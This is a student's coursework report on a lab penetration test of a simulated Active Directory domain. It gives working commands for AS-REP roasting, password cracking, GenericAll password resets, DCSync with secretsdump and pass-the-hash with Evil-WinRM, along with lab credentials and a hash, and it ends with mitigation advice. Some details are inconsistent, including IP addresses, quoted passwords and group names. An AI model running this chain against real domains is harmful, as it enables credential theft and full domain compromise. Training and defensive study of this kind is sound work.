Individual Assignment

7809ICT

Offensive Cyber Security

Assignment 2

Authors:
Jophiel Arevalo Enriquez

Student number:
s5391194

Sunday 1st June, 2025

1 Executive Summary

This report presents a comprehensive offensive cybersecurity assessment conducted against a simulated Active Directory environment. The objective was to identify vulnerabilities, exploit misconfigurations, and ultimately gain administrative access through a structured penetration testing methodology.

The assessment began with host network analysis using tools like `ip` and `nmap` to identify active interfaces and exposed services. Enumeration techniques were employed using `LDAP` queries to extract domain structure, user accounts, and sensitive information such as default passwords. A Kerberos `AS-REP roasting` attack was executed to obtain encrypted credentials, which were successfully cracked using `John the Ripper`.

With valid credentials, further domain enumeration was performed using `ldapdomaindump`, and `BloodHound` was utilized to visualize privilege escalation paths. A chain of `GenericAll` permissions was exploited to pivot through multiple accounts, culminating in the addition of a compromised user to a group with `DCSync rights`. This enabled the extraction of `NTLM hashes` from the domain controller using `secretsdump`.

The final stage involved leveraging `Evil-WinRM` to gain full administrative access using the obtained hash, confirming complete domain compromise. Two flags were retrieved to validate the success of the attack.

The report concludes with security recommendations to mitigate the identified vulnerabilities, including enforcing strong password policies, limiting privilege escalation paths, and monitoring for LDAP and Kerberos abuse.

2 Declaration of contributions

I declare that the entire document and the penetration test was made by me. It has been a wonderful journey trying to exploit vulnerabilities in a real word example assessment under a controlled environment. I have developed the document for an easy step-by-step guide that has an explanation of each tool used during the penetration test and give recommendations to mitigate these vulnerabilities in a real word case.

Contents

List of Figures

3 Host Network Analysis

We started our penetration test understanding the network configuration of the attacking machine. This helps identify which interfaces are active and what IP addresses are assigned, which is crucial for targeting and routing traffic correctly. Using the command `ip a`, this is part of the `iproute2` package in Linux and is used to display all IP addresses assigned to the system's network interfaces (man7.org, 2025). We found the following Ip adress related to our test: `192.168.56.101/24`(See Appendix A).

After we perform a Network Scanning to identify open ports, running services, and the operating system of the target machine at IP address `192.168.11.100`. The tool we used was `Command: nmap -sT -O 192.168.11.100`. `nmap` is a powerful open-source network scanner used for network discovery and security auditing (Lyon, 2025)(See Appendix B). The scan reveals that the target is a Windows Server 2022 machine with multiple services exposed, including:

- `LDAP and Kerberos`: Suggesting it may be a domain controller.
- `RDP (3389)`: Indicates remote desktop access is enabled.
- `SMB (445)` and `NetBIOS (139)`: Common attack vectors for Windows environments.

These findings will guide us the next steps in enumeration and exploitation.

4 Attack Execution

4.1 LDAP Enumeration

To gather information about the directory structure and naming contexts of the target domain controller we use the Lightweight Directory Access Protocol (LDAP). The command to use is `ldapsearch -H ldap://192.168.11.100 -x -s base namingcontexts`. It is usefull for querying LDAP directories. It is part of the OpenLDAP suite and is commonly used in penetration testing to enumerate directory services (O. Project, 2025a)(See Appendix C).

We found that the domain name is `lands.between`, and the server is likely a Windows Active Directory Domain Controller. The presence of `Configuration`, `Schema`, and DNS zones confirms this.

4.2 Extracting LDAP Directory Information

For the next step and to retrieve detailed information from the LDAP directory and identify any sensitive data, such as user credentials or password hints, that may aid in further exploitation we used `ldapsearch -x -b "dc=lands,dc=between" -H ldap://192.168.11.100 > ldapinfo`. This particular tool is used to query LDAP directories. It can extract user accounts, groups, descriptions, and other directory objects (O. Project, 2025a). Redirecting the output to a file called `> ldapinfo`. Then we use the `grep` command that revealed several lines containing potentially sensitive information (See Appendix D):

- `Description: New user generated password: cvp0:^(`
- `Description: Company default password(Reset ASAP)`
- `Description: New user generated password: jHjJe.`

In this step we successfully extracted LDAP directory data and uncovered plaintext passwords or default credentials.

4.3 Enumerating Domain Users via LDAP

To get the users related to this domain we need to query LDAP for objects with the `samAccountName` attribute. The command used to perform this is:`ldapsearch -x -b "dc=lands,dc=between" "objectClass=user" -H ldap://192.168.11.100 -W | grep -i samaccountname | sed 's/sAMAccountName\:\ //g' > users.txt`. Ater this wi will have a text document wit all the users. (See Appendix E). This step enumerated valid domain usernames from the LDAP directory.

4.4 Kerberos AS-REP Roasting Attack

For the next step we need to identify the user accounts that do not require Kerberos pre-authentication (`UF_DONT_REQUIRE_PREAUTH` flag set), making them vulnerable to AS-REP roasting. These accounts can be exploited to retrieve encrypted credentials for offline password cracking. For this we use `GetNPUsers.py -usersfile user.txt -no-pass -dc-ip 192.168.11.100 lands.between/` (See Appendix F). AS-REP Roasting targets Kerberos accounts that allow authentication without pre-authentication. When such an account is queried, the Key Distribution Center (KDC) returns an encrypted Ticket Granting Ticket (TGT) that can be captured and cracked offline (Metcalf, 2017).

Two user accounts were found to be vulnerable(See Appendix G):

- `fia.ashwarden@lands.between`
- `velkan.deathwatch@lands.between`

These hashes can now be cracked offline using tools like `John the ripper`.

4.5 Cracking Kerberos AS-REP Hashes

After, we need to perform a crack password to recover plaintext passwords from the Kerberos AS-REP hashes obtained during the roasting attack. This step aims to gain valid credentials for further access into the target domain. We used `john -wordlist=/usr/share/wordlists/john.lst as-rep` (See Appendix H). John the Ripper is a fast password cracker that supports a wide range of hash types (O. Project, 2025b). The AS-REP hashes retrieved from the Kerberos attack are in a format compatible with John. The `john.lst` wordlist contains several of commonly used passwords and is often effective in cracking weak credentials and `As-rep` is a text file we created with the hashes we found before.

John successfully cracked both hashes:

- `fia.ashwarden` - `zxcvbn`
- `velkan.deathwatch` - `password`

These credentials can now be used to attempt authenticated access to services such as SMB, RDP, or LDAP.

4.6 Domain Enumeration with ldapdomaindump

Following the test we need to perform a comprehensive enumeration of the Active Directory environment using valid credentials obtained from previous steps. This includes gathering information about users, groups, computers, policies, and trust relationships. To perform this we use the command `ldapdomaindump -u 'lands.between\fia.ashwarden' -p zxcvbn -o ldapoutput 192.168.11.100` (See Appendix I). `ldapdomaindump` is a tool that queries LDAP and dumps domain information in a structured format (Mollema, 2025).

It successfully authenticated and connected to the domain controller. A full domain dump was completed and saved in the `ldapoutput` directory. The output includes multiple JSON and HTML files that can be analyzed to identify privileged accounts, misconfigurations, and potential lateral movement paths.

We also can analyse the data extracted using `ldapdomaindump` with `grep -i password domain_users.grep` (See Appendix J). Here we can see all the account associated with default or temporary passwords, and that these passwords may not have been changed poses a significant security risk(See Appendix I).

4.7 BloodHound Data upload

In other instance we can visualize and analyze Active Directory relationships and permissions using BloodHound, a powerful tool for identifying attack paths and privilege escalation opportunities within a domain (B. Team, 2025). We start the interface by `bloodhound` command. the credentials used this time were `Username: neo4j`, `Password: bloodhound`(See Appendix K). BloodHound uses graph theory to reveal hidden relationships and attack paths in Active Directory environments. It gathers information about users, groups, sessions, ACLs, and more (B. Team, 2025).

After, we prepare and upload Active Directory data into BloodHound for graphical analysis. We need to collect the usefull data from the user we have the credentials to analyse it later. The command we use is `netexec ldap 192.168.11.100 -u fia.warden -p 'zxcvbn' -bloodhound -dns-server 192.168.11.100 -collection All`. We need to follow the suggestions `NetExec` displayed (See Appendix L). NetExec is a post-exploitation framework that supports multiple protocols. It can be used to collect BloodHound-compatible data for ingestion into the Neo4j database (N. Project, 2025).

After fixing the configuration problem, we relaunch the previous command(see Appendix M). BloodHound data collection was successful, We need to be aware that the location of the file might be inside `/home/kali/.nxc/logs`. For convenient purposes, we relocated the file. The next step is to upload this `.zip` file into BloodHound to begin visual analysis of domain relationships and potential attack paths by clicking `Upload Document` and selecting the file (See Appendix N). The `.zip` file generated by `NetExec` contains JSON files representing users, groups, sessions, ACLs, and trust relationships. Uploading this file allows BloodHound to parse and visualize the domain structure, helping identify privilege escalation paths and misconfigurations (B. Team, 2025).

4.8 BloodHound Analysis – Identifying DCSync Rights

Once we have uploaded the `.zip`, we need to identify user or group accounts with `DCSync rights`, which allow them to replicate domain credentials from the Domain Controller—effectively granting them the ability to extract password hashes for all domain users, including Domain Admins. Inside Bloodhound we go to `Analysis` window and click to `Find principals with DCSync Rights` (under `Dangerous Privileges`), we see that a graph appears into the interface (See Appendix O). DCSync is a technique that abuses legitimate replication privileges in Active Directory. The graph revealed one or more principals (users or groups) with DCSync rights. These accounts are critical targets, as compromising one would allow full credential extraction from the domain (ATT&CK, 2025).

4.9 Privilege Escalation Path Analysis – Targeting DCSync User

Once we see all the users related to `DCSync Rights`. We analyse the shortest and most effective attack path to a high-value target account (`ERDTREETHORNE@LANDS.BETWEEN`) that has DCSync rights, using BloodHound's graph analysis capabilities (See Appendix P). BloodHound allows users to select a target node (e.g., a user with DCSync rights) and calculate the `shortest path` from any compromised or low-privilege account to that target (B. Team, 2025).

1. Identified the target node: `ERDTREETHORNE@LANDS.BETWEEN` — a user with DCSync rights.
2. Right-clicked the node and selected: `"Shortest Paths to Here"`
3. BloodHound calculated and displayed the shortest privilege escalation path using a green line connecting nodes.

After that, we need to identify a chain of `GenericAll` permissions that allow an attacker to escalate privileges can allow an attacker to `pivot` through accounts until reaching a privileged user. We found the pathway to gain the access to the group:

1. Initial Node: `nymir.gravetide` - Has `GenericAll` over `nymir.runehunter`
2. Intermediate Node: `nymir.runehunter` - Has `GenericAll` over `zephra.nightborne`
3. Target Node: `zephra.nightborne` - Final user in the chain, potentially with elevated privileges or access to sensitive systems (See Appendix Q).

We can start from gaining access to`nymir.gravetide`, then reset the password of `nymir.runehunter`, then use that account to reset `zephra.nightborne`'s password. `nymir.gravetide` has labelled with `Company Default password`, we also can recall this user from the previous reconnaissance steps (See appendices D, J).

4.10 SMB Enumeration and Directory Discovery

Before we continue with the exploit on the main test we need to get the company default password. Since we are working with active directories, maybe we can see some important documents inside any of those, to do this we need to enter to one of our known password users we did before `(fia.ashwareden)`. We need to enumerate shared directories on the target domain controller using SMB, leveraging known credentials (`fia.ashwarden`) to identify accessible resources and potential data exposure. We use the command `smbclient -L //192.168.11.100 -U fia.ashwarden` (See Appendix R). SMB (Server Message Block) is a network file sharing protocol used in Windows environments. The `smbclient` tool allows users to interact with SMB shares from the command line, similar to an FTP client. The `-L` option lists all available shares on the target host (Foundation, 2025).

The output listed several shared directories:

- `ADMIN$` – Remote Admin

- `C$` – Default administrative share
- `FrenziedFlame`
- `GoldenOrder`
- `IPC$` – Inter-process communication
- `NETLOGON` – Used for domain logon scripts
- `RoundtableHold`
- `SYSVOL` – Contains domain-wide policies and scripts

SMB enumeration revealed several potentially sensitive shares, including `SYSVOL`, `NETLOGON`, and custom shares like `FrenziedFlame` and `GoldenOrder`.

4.11 Discovery of Default Company Password in SMB Share

Once we gain acces to `fia.ashwarden` we look for sensitive information stored in accessible SMB shares, specifically looking for plaintext credentials or documentation that could aid the main exploit. The succesfull comand is `smbclient //192.168.11.100/RoundtableHold -U fia.ashwarden` (See Appendix S). when we list all the documents in this directory we notice the file `lore.txt` which contained the following line:

```
Company default password lands033
```

This password can now be tested against other known usernames to gain unauthorized access and further compromise the domain.

4.12 Exploiting GenericAll Chain via Password Resets

Now that we know the company default password, we can continue to exploit the previously discovered `GenericAll` permissions by resetting passwords of chained user accounts, ultimately gaining control over a high-privilege user (`zephra.nightborne`). First, we try to see if we can gain access to `nymir.gravetide` using the default password (`lands033`) found in `lore.txt`. It asks us to change the password, we can change it with the command `smbpasswd -r 192.168.11.100 -U 'nymir.gravetide` to a known value (`password`) for easier reuse (See Appendix T).

Then we use the command `rpcclient -U 'nymir.gravetide%password' 192.168.11.100`. `rpcclient` is a command-line utility from the Samba suite that allows interaction with Windows systems over the SMB protocol using Remote Procedure Calls (RPC). It provides access to a wide range of administrative functions, including changing user passwords (S. Team, 2025). To permorm the password change to our second node `nymir.runehunter` to get elevated privileges we use the command `setuserinfo2 nymir.runehunter 23 "password"`. This command allows an attacker with sufficient privileges via `GenericAll` to reset a user's password without knowing the current one. Finally, we repeat the process to gain access to `zephra.nightborne` (See Appendix T). Once we do that, full control was gained over all three accounts in the `GenericAll` chain.

4.13 Privilege Escalation – Adding User to DCSync Group

After we need to escalate privileges by adding the compromised user `zephra.nightborne` to the `erdtreethrone` group, which was previously identified as having `DCSync rights`. The command we use for this is `net rpc group addmem "erdtrhone" "zephra.nightborne" -U "lands.between"/"zephra.nightborne"%'password' -S 192.168.11.100`(See Appendix U). `net rpc` is a command-line utility from the Samba suite that allows interaction with Windows RPC services over SMB. The `group addmem` command adds a user to a specified group on a remote Windows system. If the target group has elevated privileges the added user inherits those permissions (S. Team, 2025). We can use `net rpc group members "erdtreethrone" -U "lands.between/"zephra.nightborne"%'password' -S 192.168.11.100` to see all the members within the group.

After we can see that `zephra.nightborne` was successfully added to the `erdtreethrone` group. This group was previously identified in BloodHound as having `DCSync rights`, meaning `zephra.nightborne` can now replicate domain credentials.

4.14 Dumping Domain Secrets via DCSync

Now we need to extract NTLM password hashes and Kerberos secrets from the domain controller using the compromised account `zephra.nightborne`, who now has `DCSync rights` via membership in the `erdtreethrone` group. The command to be used is `impacket-secretsdump 'lands.between/zephra.nightborne:password'@192.168.11.100` (See Appendix V). DCSync is a post-exploitation technique that abuses the `Directory Replication Service (DRS)` (Corporation, 2025).

We successfully got the hash from the `Administrator`:

```
7ed5b48fcd530bd926c4a831e3775fdb
```

4.15 Final Exploitation – Gaining Administrator Access via Evil-WinRM

The final step to gain full remote access to the domain controller using the `NTLM hash of the Administrator account`, obtained through the DCSync attack is exploit it with `evil-winrm -i 192.168.11.100 -u Administrator -H 7ed5b48fcd530bd926c4a831e3775fdb`(See Appendix W). Evil-WinRM is a post-exploitation tool that leverages `Windows Remote Management (WinRM)` to provide an interactive PowerShell session on a remote Windows host. It supports `pass-the-hash` authentication, allowing attackers to authenticate using NTLM hashes instead of plaintext passwords. This is particularly effective when hashes are obtained via DCSync or other credential dumping techniques (Hackplayers, 2025).

Then Full administrative access was achieved. We now has unrestricted control over the domain controller, including the ability to:

- Dump additional credentials
- Deploy persistence mechanisms
- Exfiltrate sensitive data
- Modify domain policies

4.16 Flag Discovery

With full acess to the administrator user we need to locate and retrieve the final flags. The first one we can see is under `Desktop` demostrating we have gain the access to its profile completely.



Figure 1: Flag 1

4.17 Second Flag Discovery in Restricted Directory

The second flag was successfully retrieved from `FrienziedFlame`. This confirms that elevated privileges granted access to previously restricted areas of the system.

We also attempted to access `FrienziedFlame` as `fia.ashwarden` — access was denied. After gaining Administrator access via Evil-WinRM,we could displayed the contents of the file to confirm the second flag.



Figure 2: Flag 2

5 Questions

What are the SMB directory shares open on the Active Directory Server?

The SMB enumeration revealed the following shared directories on the Active Directory server:

- ADMIN$ – Remote Admin
- C$ – Default administrative share
- FrenziedFlame
- GoldenOrder
- IPC$ – Inter-process communication
- NETLOGON – Used for domain logon scripts
- RoundtableHold
- SYSVOL – Contains domain-wide policies and scripts

Fig 3 shows how to see the directory shares open on the active Directory server by entering to the user `fia.ashwarden`.



Figure 3: SMB - Directory shares open

What does the Active Directory structure look like? List the groups (a.k.a., Organisational Units) under the domain lands.between.

The domain is identified as **lands.between**. The following Organizational Units or groups were identified:

- DnsAdmins
- RoundtableKeepers
- RoyalCapitalGuard
- HallgtreScholars
- TarnishedWanderers
- AcademyInitiates
- GoldenOrderRoot
- EldenLords
- ErdtreeThrone
- Deleted RODC Password Replication Group

Fig 4 shows how to see the directory structure. We can see all the structure by opening the file `domain users by group.html` within the `ldapoutput` file we created on the first steps. Another tool to visualize better the structure is `bloodhound`.



Figure 4: Active directory structure

Identify two Active Directory user accounts that each use a different easily guessable password. For each account, provide the username and its associated weak password.

The following two accounts were cracked using John the Ripper with a common wordlist:

- **Username:** fia.ashwarden
  Password: zxcvbn
- **Username:** velkan.deathwatch
  Password: password

The tool used was `John the ripper`, Fig 5 shows the password cracking with the hashes we got with the roast attack performed with `impacket-GetNPUsers` and see which users has a weak password.



Figure 5: John crack weak password

6 Security Recommendations

The penetration test revealed several critical vulnerabilities in the Active Directory environment. Here are some key security recommendations:

- **Implement Strong Password Policies:** Enforce complex password requirements and prohibit the use of common or default passwords like "password" or "zxcvbn". Regularly audit and rotate passwords, especially for privileged accounts.
- **Disable Unused or Insecure Protocols:** SMB shares such as ADMIN$, C$, and IPC$ should be restricted or disabled unless absolutely necessary. Ensure that only authorized users have access to sensitive shares like SYSVOL and NETLOGON.
- **Limit Privilege Escalation Paths:** Use tools like BloodHound proactively to identify and remediate excessive privileges and misconfigurations. Remove unnecessary GenericAll permissions and restrict group memberships.
- **Monitor and Alert on LDAP and Kerberos Abuse:** Implement monitoring for unusual LDAP queries and Kerberos AS-REP requests, which may indicate enumeration or roasting attacks.
- **Patch and Harden Domain Controllers:** Ensure all systems, especially domain controllers, are fully patched. Disable anonymous access and enforce secure LDAP (LDAPS) where possible.

References

ATT&CK, M. (2025). Os credential dumping: Dcsync - enterprise t1003.006 [Accessed: 2025-06-01].
Corporation, S. (2025). Impacket: Collection of python classes for network protocols [Accessed: 2025-06-01].
Foundation, O. (2025). Owasp web security testing guide - authorization testing [Accessed: 2025-06-01].
Hackplayers. (2025). Evil-winrm: Winrm shell for pentesters [Accessed: 2025-06-01].
Lyon, G. (2025). Nmap: Network mapper [Accessed: 2025-06-01].
man7.org. (2025). Ip-address(8) — linux manual page [Accessed: 2025-06-01].
Metcalf, S. (2017). Detecting kerberoasting activity [Accessed: 2025-06-01].
Mollema, D.-j. (2025). Ldapdomaindump [Accessed: 2025-06-01].
Project, N. (2025). Netexec: Post-exploitation framework [Accessed: 2025-06-01].
Project, O. (2025a). Ldapsearch - ldap search tool [Accessed: 2025-06-01].
Project, O. (2025b). John the ripper password cracker [Accessed: 2025-06-01].
Team, B. (2025). Bloodhound: Active directory enumeration tool [Accessed: 2025-06-01].
Team, S. (2025). Rpcclient - tool for executing client side ms-rpc functions [Accessed: 2025-06-01].

7 Appendices

A ip a ennumeration

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:07:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.10.1/24 brd 172.16.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::576b:b890:b5c0:615b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.254/24 brd 192.168.11.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::1443:c905:f84c:a891/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 6: ip a command

B Nmap Enumeration

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -O 192.168.11.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 16:59 AEST
Nmap scan report for 192.168.11.100
Host is up (0.00076s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 00:15:5D:00:07:0C (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.49 seconds
```

Figure 7: Nmap scan

C LDAP search

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -H ldap://192.168.11.100 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=lands,DC=between
namingcontexts: CN=Configuration,DC=lands,DC=between
namingcontexts: CN=Schema,CN=Configuration,DC=lands,DC=between
namingcontexts: DC=DomainDnsZones,DC=lands,DC=between
namingcontexts: DC=ForestDnsZones,DC=lands,DC=between

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Figure 8: LDAP enumeration directory services

D LDAP usefull information 'password'

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -b "dc=lands,dc=between" -H ldap://192.168.11.100 > ldapinfo

┌──(kali㉿kali)-[~]
└─$ grep pass ldapinfo
description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: New user generated password: cvp0:V(
description: Company default password(Reset ASAP)
description: New user generated password: /jHiJe.
description: Company default password(Reset ASAP)
```

Figure 9: LDAP information with grep for password

E Users via LDAP

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -b "dc=lands,dc=between" 'objectClass=user' -H ldap://192.168.11.100 -W | grep -i samaccountname | sed 's/sAMAccountName\:\ //g' > user.txt
Enter LDAP Password:

┌──(kali㉿kali)-[~]
└─$ cat ust users.txt
cat: ust: No such file or directory
cat: users.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat ust user.txt
cat: ust: No such file or directory
Guest
kael.eclipse
nareth.shadowflame
irina.hollowbane
avara.duskrender
sylas.grimshade
morgott.blightroot
ismir.mournblade
marika.godfrey
riven.grimthorn
lazuli.whiteroot
```

Figure 10: Usernames to user.txt

F AS REP roast attack



Figure 11: AS-REP roast attack vulnerable hashes

G vulnerable users found



Figure 12: Hashes found from vulnerable users

H john cracking passwords

Figure 13: John crack

I LDAP Dump



Figure 14: ldapoutput directory creation

J ldapoutput examination



Figure 15: ldapoutput file examination

K Bloodhound Login



Figure 16: Bloodhound login

L Netexec configuration

Figure 17: Netexec pre configuration

M Data extracted from ldap .zip

Figure 18: .zip extracted from user fia.ashwarden

N Upload data to bloodhound

